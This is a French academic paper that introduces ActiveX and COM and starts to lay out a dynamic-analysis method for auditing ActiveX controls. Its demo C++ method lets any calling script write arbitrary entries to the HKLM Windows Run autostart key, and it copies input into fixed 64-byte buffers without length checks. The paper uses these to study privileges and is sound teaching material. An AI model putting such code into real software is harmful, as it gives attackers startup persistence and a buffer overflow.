Table des matières

Préambule

Sans avoir la prétention d'être une référence sur ActiveX, ce document tente d'expliquer de manière simple ce qu'est la technologie ActiveX pour ensuite définir une méthodologie d'audit. Il existe plusieurs approches pour auditer un ActiveX, du reverse engineering à l'analyse dynamique (par exécution). La méthode choisie a été l'analyse dynamique. Cette dernière consiste à exécuter des méthodes de l'objet et à observer leur comportement (écritures dans le registre, créations de fichiers, envoi de données). Il faut également avoir à l'esprit que ces méthodes peuvent sembler correctes lors d'une utilisation normale mais peuvent avoir des comportements différentes si les paramètres donnés en entrée ne sont pas ceux prévus au départ.

> Remarque : Une omission volontaire concernant les apparitions d'alertes par Internat Explorer a été faite pour ne pas ennuyer le lecteur. Il est également supposé que le navigateur autorise l'exécution de scripts ainsi que l'installation d'ActiveX.

Ce document débutera par une introduction à la technologie ActiveX qui contiendra également une description des différentes mises en œuvre des composants ActiveX (le terme composant sous-entend un fichier implémentant les différentes classes COM), de la notion d'interfaces, d'Automation (technique permettant l'utilisation d'un composant à partir d'un langage de script). Nous verrons ensuite comment Internet Explorer fonctionne (très simplement), et aborderons également les bibliothèques de types. Ce chapitre se terminera par la création puis l'étude du fonctionnement d'un ActiveX EXE simple et l'analyse des privilèges avec lesquels il s'exécute.

Le deuxième chapitre de ce travail définira une méthodologie d'audit, présenteras les différents logiciels utilisés et suivra avec un exemple d'audit. Il terminera par la présentation d'un outil permettant d'exécuter des ActiveX sans crainte de se faire infecter car étant exécutés dans un bac à sable (sandbox).

Le troisième chapitre suivra la méthodologie d'audit en illustrant diverses utilisations de méthodes d'ActiveX. Premièrement en insérant un lecteur multimédia dans une page web. Deuxièmement, en illustrant l'utilisation d'une faille. Et troisièmement, en montrant une dll signée possédant une vulnérabilité relativement importante mais ayant été corrigée. Cette dernière partie expliquera également comment empêcher l'exécution de composants ActiveX dans Internet Explorer.

Le dernier chapitre fera le tour de ce qui a été vu dans ce travail, et observera de façon critique l'ensemble.

Je tiens à remercier M. Litzistorf pour ces lectures (et relectures… !) attentives qui m'ont permis d'améliorer la clarté de ce travail ainsi que mes camarades du laboratoire de transmission de données pour leurs conseils et idées.

En espérant que vous trouverez ce document clair et concis, je vous souhaite une bonne lecture …

Quintela Javier

1. Introduction à ActiveX

L'économie actuelle oblige les développeurs de logiciels à s'adapter aux changements (tendances) de façon rapide, et ceci à moindres couts. L'avantage d'utiliser des composants logiciels assemblés entre eux (étant flexibles et réutilisables) plutôt que des applications lourdes et monobloc semble évident vis-à-vis de ce constat. Cela amena (à l'époque) à la création d'un modèle permettant la communication entre divers composants logiciels, indépendamment du langage de développement, le modèle *COM* (Component Object Model).

Les objets ActiveX sont des objets basés sur le modèle *COM*, une technologie définissant une représentation commune permettant l'interaction de différents composants logiciels (plus de précisions en annexes).

Alors que la programmation orientée objet (POO) se limite aux objets d'un même programme, le modèle COM permet aux objets d'interagir avec d'autres objets au sein d'un même programme, et également avec des objets extérieurs à ce programme, offrant une infrastructure standard permettant aux objets de partager des données et des fonctions entre applications.

Le terme ActiveX est très utilisé, et très souvent de façon imprécise. Il est important d'essayer d'ordonner un peu tout cela en éclairant quelques points. Il existe des DLL ActiveX, des EXE ActiveX et des contrôles ActiveX. Dans ce chapitre nous allons :

- Observer les diverses mises en œuvre d'objets ActiveX
- Décrire l'interaction ainsi que le dialogue avec un ActiveX
- Décrire brièvement ce qu'est une interface
- Décrire l'*Automation*
- Expliquer ce que sont les bibliothèques de types ainsi que le langage IDL
- Mettre en œuvre un contrôle ActiveX qui permettra d'analyser la registration

1.1. Mise en œuvre d'objets ActiveX

Un objet ActiveX se comporte comme un serveur vis-à-vis de l'application qui le contient, laquelle joue le rôle de client (conteneur). Les objets ActiveX peuvent être mis en œuvre essentiellement de deux façons :

- Serveurs in-process, internes au processus ; ActiveX DLL (Dynamic Link Libraries)
- Serveurs out-process, externes au processus ; ActiveX EXE (exécutables)

Pour bien comprendre les différences entre les mises en œuvre internes et externes, il convient d'introduire le concept d'espace de processus. Un espace de processus est un espace mémoire attribué à un processus spécifique (programme, exécutable...).

> Remarque : Un OCX est un contrôle ActiveX qui, généralement, est visuel contrairement à une dll ActiveX. Un contrôle OCX s'exécute in-process mais possède bien plus d'événements (ne serait ce que pour le rafraichir visuellement) qu'une DLL, ce qui fait qu'il s'exécute nettement moins rapidement.

> Remarque : Il est possible qu'un composant puisse s'exécuter en tant que service. Il peut dans ce cas être lancé avec des privilèges particuliers (tel SYSTEM).

Tout en éliminant le risque d'altération de la mémoire d'un processus par un autre processus, le concept d'espace de processus complique l'échange de données entre eux. Le standard COM sur lequel ActiveX est construit supporte le déplacement des données d'un processus à un autre (cf. *marshaling*, annexes).

- **Serveurs in-process**

Les composants ActiveX DLL, internes au processus, sont chargés dans l'espace de processus de l'application les contenant. Comme ces objets se trouvent dans l'espace du processus appelant, il n'est pas nécessaire de trier les données entre le processus et l'objet ActiveX. Cela réduit le temps système et augmente les performances.




Figure 1

L'utilisation d'objets ActiveX comme serveurs internes au processus présente de nombreux avantages. L'avantage principal est l'excellente performance obtenue grâce à l'utilisation du même espace de processus que le container. Un autre avantage de ces objets est qu'ils peuvent être utilisés par n'importe quel client d'automatisation *OLE* (cf. annexes), tels que les applications Microsoft Office.

- **Serveurs out-process**

Les exécutables ActiveX sont chargés dans un espace de processus distinct de celui de l'application qui l'utilise. Comme il n'existe aucune mémoire partagée entre ces applications, les données doivent être triées entre l'objet ActiveX et l'application (cf. *marshaling*, annexes). Ce tri augmente considérablement le temps système et a une incidence importante sur les performances.




Figure 2

L'avantage des exécutables ActiveX est qu'ils permettent l'utilisation des objets par les applications clientes et par l'exécutable, considéré alors comme une application autonome. De plus, opèrent sur un thread distinct, les exécutables ActiveX n'interfèrent pas avec le traitement des données dans l'application cliente.

1.2.Dialogue et interaction avec un ActiveX

Les objets ActiveX contiennent des données et fonctions et peuvent signaler des événements à un container (application contenant l'objet). Il existe trois méthodes pour dialoguer et interagir avec un contrôle ActiveX. En terminologie ActiveX ce sont :

- les Propriétés (données),
- les Méthodes (fonctions)
- les Evénements.

- **Propriétés**

Les objets ActiveX exposent des propriétés à un container. Les propriétés correspondent aux éléments d'information d'un contrôle ActiveX. Elles sont également souvent utilisées pour formater les objets ActiveX. Des informations telles que la police utilisée pour afficher le texte, la couleur de fond de l'affichage et la taille du contrôle sont des propriétés types, utilisées par l'objet pour contrôler la façon dont il sera affiché. Les propriétés peuvent être lues et écrites dans un objet ActiveX.

- **Méthodes**

Les méthodes sont des fonctions exposées par un objet ActiveX. Ces fonctions agissent généralement sur les données contenues dans l'objet. Les méthodes sont accédées via les interfaces de l'objet (chaque interface possède ces méthodes). Pour plus de précision sur les interfaces, voir annexes.

- **Evénements**

Les événements sont des mécanismes que l'objet ActiveX utilise pour indiquer à l'application le contenant que quelque chose s'est produit (notification). Les événements peuvent également renvoyer à l'application les paramètres qui leur sont associés.

1.3.Interfaces

Une interface est un groupement de fonctions gérées par un composant. C'est par ces fonctions que l'on peut utiliser le composant. À chaque interface correspond un IID unique qui l'identifie dans l'espace et le temps. COM définit la forme des interfaces au niveau binaire. Une interface est un pointeur sur une vtable (tableau de pointeurs) pointant sur les fonctions de l'interface. L'ordre des fonctions pointées dans les interfaces est très important. C'est pour cela qu'il ne faut pas changer la structure d'une interface une fois qu'elle a été définie et que ses spécifications ont été publiées, il est donc impossible de modifier une interface, même de l'étendre. À chaque fois que l'on doit modifier une interface, il est nécessaire d'en redéfinir une.

COM définit également les conventions d'appel des fonctions des interfaces pour chaque système d'exploitation sur lequel il est implémenté. Ceci permet d'assurer un bon fonctionnement du passage des paramètres lors des appels de fonctions des interfaces.

Chaque interface s'appuie sur l'interface de base *IUnknown*. Les fonctions de l'interface *IUnknown* doivent obligatoirement apparaître en premier dans le tableau de pointeurs de l'interface. Ces fonctions permettent de gérer la durée de vie des objets et d'obtenir de nouveaux pointeurs sur d'autres interfaces à partir du pointeur sur l'interface courante (cf. annexes pour plus de précisions).

1.4.L'*Automation*

L'*Automation* est la technique qui permet aux composants d'être pilotés à partir de scripts (écrits dans des langages de script généralement interprétés). Un composant *Automation* est également appelé composant programmable, puisqu'il peut être manipulé de l'extérieur, en dehors d'un programme compilé.

Un composant *Automation* dispose d'un certain nombre de propriétés, qui peuvent être accédées soit en lecture seule, soit en lecture et en écriture, ainsi que de méthodes. En réalité, les accès aux propriétés sont implémentés comme des appels de méthodes, à raison d'une méthode pour la lecture et d'une méthode pour l'écriture. Cependant, ce mécanisme est transparent pour le script en cours d'exécution, seul l'interpréteur de script fera le travail nécessaire pour effectuer l'appel correctement.

Le problème dans *Automation* est que l'interpréteur de script ne connaît pas, a priori, toutes les interfaces de tous les composants. Il a donc été nécessaire de définir un mécanisme permettant à cet interpréteur de construire facilement des appels sur les méthodes des composants, ou d'accéder aux propriétés. Cela a été résolu en donnant un nom à chaque méthode du composant et en réalisant les appels non pas directement, mais en indiquant le nom de cette méthode ainsi que la liste des valeurs de ses paramètres. Tout cela a été pris en charge au travers de l'interface *IDispatch* (interface fondamentale d'*Automation*). Pour qu'un composant soit *Automation*, il suffit simplement qu'il implémente l'interface *IDispatch*.

1.4.1. IDispatch

Chaque interface *COM* est implémentée avec une *vtable* (table de pointeurs vers ses fonctions). Pour invoquer une méthode, il faudra donc traverser la chaîne de pointeurs que comprend la table, ce qui est impossible avec des langages de script. Il a donc fallu ajouter une interface spéciale *IDispatch* avec des méthodes particulières.




Figure 3

IDispatch est une interface *COM* ordinaire qui est implémentée avec une vtable contenant des pointeurs vers ses méthodes. Mais contrairement aux autres interfaces, elle possède la méthode *Invoke()* (entre autre) servant à invoquer d'autres méthodes. Pour cela il faut définir des *interfaces dispatch* (*dispinterfaces*) qui permettront d'invoquer une méthode en utilisant *Invoke(DISPID)*. Le *DISPID* n'est qu'un entier qui sert d'*identificateur de dispatch* (comme un switch/case qui, selon le DISPID, appellera telle ou telle méthode).




Figure 4

Les dispinterfaces facilitent l'accès aux méthodes mais il faut garder en tête qu'il est plus lent d'invoquer une méthode par une dispinterfaces que par une interface à vtable. C'est pour cela qu'il existe des interfaces offrant les deux solutions, les *interfaces duales*. Pour plus de précisions, se référer aux annexes.

1.4.2. Fonctionnement d'Internet Explorer avec JavaScript&ActiveX

Etant donné que la méthode d'audit se basera sur l'utilisation de scripts avec Internet Explorer (cf. §2), il est important d'expliquer comment fonctionne ce navigateur. Ce dernier est constitué de plusieurs éléments qui apparaissent à l'utilisateur de façon monobloc. Le schéma suivant illustra de façon très simplifiée ce que fait internet explorer lors du chargement d'un script et du chargement d'un ActiveX :




Figure 5

Le processus d'Internet Explorer (« *IEXPLORE.EXE »)* sert d'hôte à l'objet navigateur web implémenté dans *SHDOCVW.DLL*. Ce dernier fournit des fonctions génériques de navigation et sert également de conteneur ActiveX. La visionneuse HTML se situe elle, dans *MSHTML.DLL*. En ce qui concerne le moteur de script JavaScript, il est contenu dans *JSCRIPT.DLL*.

1.5.Bibliothèque de type

Pour qu'un client puisse instancier et utiliser des objets à l'exécution, il est nécessaire de connaître certaines informations sur les classes au moment de la compilation. En particulier :

- Le type d'objet à instancier et à utiliser.
- Les différentes interfaces qui vont être utilisées.
- Les conventions d'appel et le prototypage des méthodes de chaque interface.

Dans le but d'apporter une réponse à toutes ces interrogations, le langage IDL a été créé. Il est normalement compilé en fichier binaire par le compilateur « Microsoft IDL » (MIDL). Ce fichier, appelé « Type Library » (bibliothèque de type), est une sorte de catalogue recensant interfaces, classes et autres ressources définies dans un composant. Une Type Library peut avoir différentes extensions tels que *.TLB et *.OLB (TLB compilée avec le prédécesseur de MIDL - MkTypeLib), mais peut également être intégrée directement dans les fichiers *.OCX, *.DLL et *.EXE. Les informations de type créées à partir des définitions en *IDL* peuvent être utilisées pour générer dynamiquement du code de marshaling.

Remarque : Une explication plus détaillée sur les bibliothèques de types est disponible dans les annexes.

1.5.1. Enregistrement d'une Type Library

Lorsqu'un composant possède une Type Library, il faut enregistrer cette dernière afin que le système puisse la retrouver. Le lien entre le composant et sa bibliothèque de type est fait dans la clé du CLSID du composant. Il suffit de définir une sous-clé nommée TypeLib ayant pour valeur le GUID de la bibliothèque (tel qu'il est défini dans le fichier IDL qui a servi à le générer).

```
[HKEY_CLASSES_ROOT\CLSID\{CLSID du composant}\TypeLib]
@="{12356789-0123-4567-8901-234567890123}"
```

Remarque : Un GUID (également appelé UUID) est un identifiant unique codé sur 128 bits (16 octets), souvent représenté sous la forme d'une chaine de 32 caractères (128 bits codés en hexadécimale) de la forme : {12345678-912-3456-7890-123456789012}
Le terme CLSID est utilisé pour désigner le GUID de la classe d'un objet COM et IID pour les interfaces implémentées par la classe.

De même, pour faire le lien entre les interfaces d'un composant et la bibliothèque qui les décrit, il suffit d'ajouter également une sous-clé TypeLib dans la clé du GUID de l'interface.

```
[HKEY_CLASSES_ROOT\Interface\{ IID - GUID de l'interface }\TypeLib]
@="{12356789-0123-4567-8901-234567890123}"
```

Ces entrées permettent au système de déterminer le GUID de la bibliothèque pour un objet donné, mais le système doit pouvoir récupérer des informations sur la bibliothèque à partir de ce GUID. Ceci est possible en définissant une sous-clé portant comme nom le GUID de la Type Library dans la sous-clé TypeLib de la clé HKEY_CLASSES_ROOT.

```
[HKEY_CLASSES_ROOT\TypeLib\{CLSID de la TypeLib}]
```

Cette sous-clé peut contenir des informations pour plusieurs versions de la même bibliothèque. Chacune des versions sera définie dans une sous-clé. La valeur de cette sous-clé est une chaîne de caractère décrivant la bibliothèque.

```
[HKEY_CLASSES_ROOT\TypeLib\{CLSID de la TypeLib}\1.0]
@="Descriptif de la bibliothèque"
```

Chaque version pouvant être décrite dans plusieurs langages, une sous-clé permettra d'identifier le langage grâce à une sous clé en hexadécimal (« 0 » dans l'exemple ci-dessous). Une sous-clé contenant le nom du système pour laquelle cette bibliothèque a été écrite (très souvent win32) sera également définie. La valeur de cette clé contient le chemin sur le fichier contenant bibliothèque de type.

```
[HKEY_CLASSES_ROOT\TypeLib\{CLSID de la TypeLib}\1.0\0\win32]
@=" C:\WINDOWS\system32\xxx.dll"
```

1.5.2. Interface Description Language

Le langage IDL est un langage qui ressemble au C++. En revanche, il possède un certain nombre de mots-clés qui permettent de décrire les interfaces, et intègre également les mots clés du langage ODL afin de permettre la génération des bibliothèques de type. IDL est supposé décrire les interfaces de manière indépendante de la plate-forme. Les types de base utilisés par IDL sont décrits ci-dessous :

- **boolean** : type de base pour les nombres booléens. La représentation est faite sur 8 bits, de manière non signée. Les deux seules valeurs possibles sont TRUE et FALSE.
- **byte** : type générique stocké sur 8 bits. L'interprétation de ces données doit être faite au niveau des bits, les nombres stockés dans ce type peuvent changer de valeur selon la représentation interne de la machine.
- **char** : type de base pour les caractères, stocké sur 8 bits. Les caractères sont toujours considérés comme non signés par IDL.
- **wchar_t** : type de base pour les caractères longs, stocké sur 16 bits.
- **short**, **small** : type de donnée permettant de stocker des entiers courts (16 bits). Par défaut, les valeurs stockées sont signées. Il est possible d'utiliser le mot-clé **unsigned** pour les rendre non signées.
- **int**, **long** : type de donnée permettant de stocker des entiers normaux (32 bits). Signé par défaut.
- **hyper** : type de données permettant de stocker un entier long (64 bits). Signé par défaut.
- **float** : type de données permettant de stocker un nombre à virgule flottante sur 32 bits.
- **double** : type de données permettant de stocker un nombre à virgule flottante sur 64 bits.
- **void *** : type de donnée permettant de stocker un pointeur sur un contexte d'exécution 32 bits.
- **handle_t** : type de donnée primitif permettant de stocker un handle.

Les interfaces sont définies à l'aide du mot-clé interface suivi du nom de l'interface, puis de l'interface dont elle hérite (*IUnknown* au minimum). Ensuite se trouve la déclaration des méthodes de l'interface.

```
interface Nom_Interface : Interface_héritée
{
    Description des méthodes
};
```

Remarque : IDL ne supporte pas l'héritage multiple. Il faut obligatoirement spécifier une interface de base.

Un certain nombre d'éléments de la description des méthodes peuvent recevoir des attributs permettant de les définir plus précisément. Ces attributs précèdent toujours l'élément qu'ils qualifient et sont donnés entre crochets. Si plusieurs attributs sont donnés, ils sont séparés par des virgules. Une liste des attributs possibles est disponible en annexe.

La plupart des attributs sont utilisés pour préciser la sémantique des méthodes des interfaces et de leurs paramètres. Les indications données suffisent à déterminer quels sont les paramètres en entrée, les paramètres en sortie d'une méthode, et la description des types complexes (tableaux, listes chaînées, etc...).

Les attributs in et out permettent de spécifier le sens dans lequel les paramètres sont passés entre l'appelant et l'appelé. Il est possible qu'un paramètre soit spécifié à la fois en tant que paramètre in et out.

Les définitions des bibliothèques de type peuvent être incluses dans les fichiers *IDL*. Ceci permet d'éviter d'avoir à redéfinir les interfaces à la fois dans les fichiers *IDL* et dans les fichiers *ODL* (une seule définition suffit). Nous allons voir comment les bibliothèques de type sont définies dans les fichiers IDL.

La génération d'une bibliothèque de type se fait à l'aide du mot-clé *library* où *Nom_Bibliothèque* est le nom de la bibliothèque de type que MIDL va générer (ce n'est pas forcément le nom du fichier .TLB généré), *nom_composant* est le nom d'un des composants décrits par cette bibliothèque et I1, I2, sont des interfaces déjà définies. Ci-dessous, on peut observer la syntaxe minimale pour générer une bibliothèque de type, les attributs des différents éléments n'ont pas été précisés.

```
[
  uuid(074A6760-CBAB-1111-A2AD-000069750540),
  version(7.5)
]
library Nom_Bibliothèque
{
      [
      uuid(11112222-C25B-3141-A207-743683460678)
      ]
      coclass Nom_Composant {
            interface I1;
            interface I2;
            ...
      };
};
```

Afin d'illustrer tout ce qui a été vu précédemment, voici le fichier IDL fournit par OLEview provenant de wshcon.dll.

```
// Generated .IDL file (by the OLE/COM Object Viewer)
// typelib filename: wshcon.dll
[
  uuid(563DC060-B09A-11D2-A24D-00104BD35090),
  version(1.0)
]
library WSHControllerLibrary
{
    //TLib : // TLib : OLE Automation:{00020430-0000-0000-C000-000000000046}
    importlib("STDOLE2.TLB");
    // Forward declare all types defined in this typelib
    interface IWSHController;
    [
      odl,
      uuid(563DC061-B09A-11D2-A24D-00104BD35090),
      hidden,
      dual,
      oleautomation
    ]
    interface IWSHController : IDispatch {
        [id(0x00000001)]
        HRESULT CreateScript(
                        [in] BSTR Command,
                        [in, optional] VARIANT Server,
                        [out, retval] IDispatch** ppdisp);
    };
    [
      uuid(563DC062-B09A-11D2-A24D-00104BD35090)
    ]
    coclass WSHController {
        [default] interface IWSHController;
    };
};
```

1.6.Création d'un ActiveX

Pour pouvoir être instancié, un objet fait appel aux services du système d'exploitation. Ce dernier est alors responsable de le charger et de retourner une interface de la classe demandée au client. Pour que cela soit possible, des éléments de configuration doivent être stockés quelque part. C'est ce que nous allons tenter de savoir.

Nous allons créer un EXE ActiveX simple à l'aide des ATL[1] auquel nous ajouterons une méthode permettant de créer une clé de registre. Cet ActiveX permettra d'illustrer le fonctionnement out-process. Nous utiliserons Visual C++ 2005 Professional, version anglaise car la version Express ne possède pas les MFC[2] ni les ATL.

Remarque : Le contrôle créé se trouve en annexe.

1.6.1. Création d'un ActiveX simple

Voici les étapes à suivre pour créer notre contrôle dans Visual C++:

- Créer un nouveau projet :
  File - New - Project

- Sélectionner un projet ATL :
  ATL – ATL project
  Nommer le projet (*MyATL* dans notre cas), vérifier le répertoire du projet, puis terminer

- Un assistant apparait. Dans l'onglet « Application Setting » il est possible de sélectionner le type de serveur que l'on désire (DLL, exécutable ou service Windows). Dans notre cas, choisir « Executable(EXE) » sans rien sélectionner d'autre.

- La validation des options de projets provoque la création d'un projet vide, contenant :
  - un fichier d'en-tête précompilé *stdafx.h*, ainsi que le fichier C++ associé *stdafx.cpp*
  - un fichier de ressources *.rc* et son fichier d'en-tête associé *ressource.h*
  - un fichier IDL portant le nom du projet, et dans lequel toutes les définitions d'interfaces et de composant seront placées
  - un fichier de définition d'options de linking *.DEF*
  - un fichier C++ principal, qui contient tout le code d'initialisation des ATL et de gestion des fabriques de classes des composants qui seront créés par la suite

- Le serveur ne contient pour l'instant aucun composant. Pour en ajouter, cliquer sur l'onglet *ClassView* de la fenêtre du *Workspace* afin de faire apparaître le class browser de Visual C++. En faisant clic-droit sur notre projet, il est alors possible d'ajouter un objet (sa classe en fait) dans Add - Class.

- Apparait alors un assistant nous permettant de choisir le type d'objet que l'on désire ajouter. Sélectionner *ATL Simple Object.*

[1] http://fr.wikipedia.org/wiki/Active_Template_Library
[2] http://en.wikipedia.org/wiki/Microsoft_Foundation_Classes

- Un autre assistant apparait, ce dernier permet de nommer les fichiers, interfaces Coclass… qui vont être créés. Pour faire simple, indiquer uniquement dans *« Short name »* le nom de l'objet (MyObjectATL dans notre cas) et l'assistant complèteras automatiquement les autres champs. Dans l'onglet option, ne rien modifier. Cliquer sur terminer et le Wizard (assistant) ajoutera automatiquement la définition du composant dans l'IDL, créera le code C++ du composant et l'ajoutera dans le fichier principal du projet, et également un fichier .rgs contenant toutes les informations que le composant enregistrera dans la base de registre lorsqu'il sera enregistré.

- Maintenant, ajouter une méthode (qui permettra de créer une clé dans la base de registre) en faisant clic-droit sur l'interface nouvellement créée puis :
  Add – Add Method
  Un assistant apparait nous permettant de définir l'en-tête (nom, paramètres) de notre méthode.
  Ajouter deux paramètres en entrée de type BSTR (voir ci-dessous) puis valider.

- La méthode est maintenant ajoutée à l'interface avec les modifications qui vont avec (IDL…). Il faut maintenant écrire le code de cette méthode dans le squelette que l'assistant à créé. Cela va se faire dans le fichier d'implémentation du composant : *MyObjectATL.cpp*.

Voici le code que correspondant à la méthode :

```
STDMETHODIMP CMyObjectATL::WriteReg(BSTR Name, BSTR Value)
{
	HKEY hk;
	DWORD dw;
	char *Nom = new char[64];
	char *Val = new char[64];

	// Conversion de BSTR [Name] en *char [Nom]
	unsigned long length = WideCharToMultiByte(CP_ACP,0,Name,
	                                           SysStringLen(Name),
	                                           NULL,0,NULL,NULL);

	length = WideCharToMultiByte(CP_ACP,0,Name,SysStringLen(Name),
	                             reinterpret_cast <char *>(Nom),
	                             length,NULL,NULL);
	Nom[length] = '\0';

	// Conversion de BSTR [Value] en *char [Val]
	length = WideCharToMultiByte(CP_ACP,0,Value,SysStringLen(Value),
	                             NULL,0,NULL,NULL);

	length = WideCharToMultiByte(CP_ACP,0,Value,SysStringLen(Value),
	                             reinterpret_cast <char *>(Val),
	                             length,NULL,NULL);
	Val[length] = '\0';

	// Creation d'une cle de registre
	int res = RegCreateKeyEx(HKEY_LOCAL_MACHINE,
	            TEXT("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run"),
	            0,NULL,0,KEY_ALL_ACCESS,NULL,&hk,&dw);

	// Definition de la clé de registre précédemment créée
	Res    = RegSetValueExA(hk,Nom,0,REG_SZ,(PBYTE)Val,strlen(Val));

	return S_OK;
}
```

- Sauvegarder puis Compiler. L' ActiveX EXE est maintenant créé et utilisable (Visual C++ ayant automatiquement enregistré l'ActiveX lors de la compilation).

1.6.2. Inscriptions dans le registre

Afin de permettre aux composants système d'obtenir l'information nécessaire à l'activation des composants COM, il est nécessaire de stocker les éléments de configuration dans un emplacement bien déterminé : la base de registre.

Le composant est le seul à connaître les détails relatifs aux CLSID et IID qu'il implémente. Il est par conséquent le seul responsable des éléments à inscrire dans la base de registre (registration). Nous pouvons observer ci-dessous les informations contenues dans le registre permettant au système d'activer des composants COM.

```
HKEY_CLASSES_ROOT
    CLSID
      {CLSID du contrôle}
          Control
          LocalServer32 =  <NomFichier>.EXE
          MiscStatus = 0
          ProgID = Identifant
          DefaultIcon =     <NomFichier>.<extension>,resourceID
          ToolboxBitmap32 = <NomFichier>.<extension>,resourceID
          verb
              n = &Properties...
          TypeLib = {ID de la bibliothèque de type de l'objet}
          Version = numéro de version
```

Remarque : La clé *HKEY_CLASSES_ROOT* (HKCR) contient les informations de registrations des classes COM tels que ProgID, CLSID et IID.

Remarque : La clé *LocalServer32* est réservée pour un composant EXE et la clé *InProcServer32* s'applique à un composant DLL, OCX.

Allons voir les informations données par OLEview (cf. 2.1.) concernant notre ActiveX. Pour cela, lancer OLEview, déployer l'arborescence de *All Objects* puis rechercher l'ActiveX créé (« MyObjectATL » en l'occurrence).

Remarque : Il faut se trouver en mode Expert (View - Expert Mode).




Figure 6

En regardant la Type Library de notre ActiveX (*clic-droit – View Type Information…*) on obtient les informations qui étaient contenues dans le fichier IDL de notre projet (disposées différemment).

1.6.3. Utilisation et droits de l'ActiveX EXE

Notre méthode permet de créer une clé dans la base de registres qui exécutera un programme au démarrage. Sous un compte possédant les droits administrateur, cette méthode fonctionne parfaitement.

Imaginons maintenant un utilisateur ayant des privilèges restreints. Si ce dernier tente de créer une entrée « à la main » dans *HKEY_LOCAL_MACHINE* (base de registre), l'accès lui sera refusé.





Figure 7

On peut se demander si ce même utilisateur, en faisant appel à la méthode de l'ActiveX pourra créer cette clé…

Et bien le processus de l'EXE sera lancé mais avec les droits du processus appelant. Cela signifie que si Internet Explorer est lancé avec des droits restreints, l'EXE sera lancé avec les privilèges de l'utilisateur et donc, il ne pourra pas écrire dans le registre. En lançant l'EXE avec des droits administrateur, lorsque l'utilisateur fera appel à l'ActiveX, il créera un autre processus qui aura ses droits (droits restreints) car il ne peut accéder à un processus appartenant à une autre session (seul les processus ayant les droits SYSTEM le peuvent). Le schéma suivant illustre le fait que le SYSTEM sépare les différentes sessions.



2. Méthodologie d'audit d'un ActiveX

Penchons nous maintenant sur la partie principale de ce travail qui est la mise en place d'une méthodologie d'audit d'ActiveX. Pour commencer, nous allons voir les différents logiciels qui vont être utilisés, définir la marche à suivre pour effectuer l'audit, l'expliquer puis illustrer le tout par des exemples pratiques.

2.1. Marche à suivre

Nous allons résumer ici les opérations à effectuer lors de l'audit :

- Déterminer les signatures, énumérer les méthodes, les propriétés etc. en utilisant OLE/COM Object Viewer (*OLEview*).

  OLE/COM Object Viewer [3] *:* Affiche la bibliothèque de type d'objets COM.

